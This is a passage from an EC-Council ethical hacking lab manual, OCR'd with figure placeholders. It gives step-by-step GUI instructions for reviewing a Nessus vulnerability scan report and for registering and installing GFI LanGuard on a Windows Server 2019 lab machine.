


Figure 2.2.34: Export as HTML window appears

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

41. Once the download is finished, a pop-up appears at the bottom of the browser; click **Open**.
42. If the **How do you want to open this file?** pop-up appears, choose any browser (here, **Firefox**) to view the downloaded HTML file.




Figure 2.2.35: Choosing a browser to view the HTML

43. The Nessus scan report appears in the **Firefox** web browser, as shown in the screenshot.

Note: Screenshots might differ in your lab environment.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

44. You can click the **Expand All** option to view the detailed scan report.




Figure 2.2.36: Vulnerability Report Displayed in HTML Format

45. A list of discovered vulnerabilities appears. You can further click on plugins (here, **41028**) to view more detailed information on the vulnerability.

Note: The results might differ in your lab environment.




Figure 2.2.37: Viewing a Vulnerability in the Report

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

46. The selected plugin details are displayed, as shown in the screenshot.




Figure 2.2.38: Details of the Selected Vulnerability

47. In this way, you can select a vulnerability of your choice to view the complete details.

48. Once the vulnerability analysis is done, switch back to **Microsoft Edge** where Nessus is running and click **Admin → Sign Out** in the top-right corner.




Figure 2.2.39: Signing out of Nessus

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

49. Once the session is successfully logged out, a **Signed out successfully. Goodbye, admin** notification appears.




Figure 2.2.40: Signed out successfully

50. This concludes the demonstration of performing vulnerability assessment using Nessus.
51. Close all open windows and document all the acquired information.
52. Turn off the **Windows 10** virtual machine.

TASK 3

Perform Vulnerability Scanning using GFI LanGuard

Here, we will use GFI LanGuard to perform vulnerability scanning on the target system.

1. Turn on the **Windows Server 2019** virtual machine.

Note: Ensure that the **Windows Server 2016** virtual machine is also turned on.

2. In the **Windows Server 2019** virtual machine, log in with the credentials **Administrator** and **Pa$$w0rd**.

TASK 3.1

Register and Download GFI LanGuard

3. Launch any web browser (here, **Mozilla Firefox**), type the URL **https://www.gfi.com/products-and-solutions/network-security-solutions/gfi-languard/download** in the address bar and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The **GFI LanGuard** registration page appears. Enter your business email under the **Business Email** field and click **Continue**.




Figure 2.3.1: GFI LanGuard Registration page

GFI LanGuard scans, detects, assesses, and rectifies security vulnerabilities in your network and connected devices. It scans the network and ports to detect, assess, and correct security vulnerabilities, with minimal administrative effort.

5. On the next page, enter the required details and select the **I agree to GFI Software terms of service and privacy policy and consent to GFI Software to process data** checkbox and click **Start my free trial**.




Figure 2.3.2: GFI LanGuard Download page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. The **Download the latest version of GFI LanGuard** page appears; click the **Download Trial** button.

Note: The **Opening languard.exe** pop-up appears; click **Save File**.

GFI LanGuard scans your OSes, virtual environments, and installed applications through vulnerability check databases. It enables you to analyze the state of your network security, identify risks, and address how to take action before it is compromised.




Figure 2.3.3: Complete Registration

TASK 3.2

Install GFI LanGuard

7. Now, navigate to the download location (here, **Downloads**) and double-click **languard.exe** to install.

Note: If the **User File - Security Warning** pop-up appears, click **Run**.




Figure 2.3.4: GFI LanGuard exe file

8. The **GFI LanGuard** dialog box appears; select preferred language (here, **English**) and click **OK**.




Figure 2.3.5: Selecting a language

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. The **GFI LanGuard** wizard appears with selected components for installation; click **Next** to proceed.




Figure 2.3.6: Installation wizard

10. The **Database Configuration** window appears. In the **SQL server name** field, type **.\SQLEXPRESS** and leave **SQL database name** as default. Ensure that the **Use Windows Authentication** checkbox is selected and click **OK**.

Note: The SQL server name might differ in your lab environment.




Figure 2.3.7: Database Configure window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Now, switch back to the **Mozilla Firefox** browser, open a new tab, and log in to your email account that you have given while registration.
12. Open an email from **GFI Downloads** and copy the activation key.




Figure 2.3.8: GFI LanGuard Trial Key

13. The **GFI LanGuard License Key** window appears. Paste the received activation key in the **Enter License Key** field and click **OK**.




Figure 2.3.9: GFI LanGuard License window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. GFI LanGuard starts installing after the completion of the installation; when the **GFI LanGuard Setup** window appears, click **Next**.



Figure 2.3.10: GFI LanGuard Setup window

15. The **End-User License Agreement** wizard appears; accept the terms and click **Next**.
16. In the **Attendant service credentials** wizard, leave the **Name** field as default (here, **SERVER2019\Administrator**) and enter the **Password** of the administrator account (here, **Pa$$w0rd**); then, click **Next**.

Note: The **Name** field might differ in your lab environment.



Figure 2.3.11: GFI LanGuard Attendant service credentials section

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. In the **Choose Destination Location** wizard, leave the **Folder** location set to default and click **Install**.

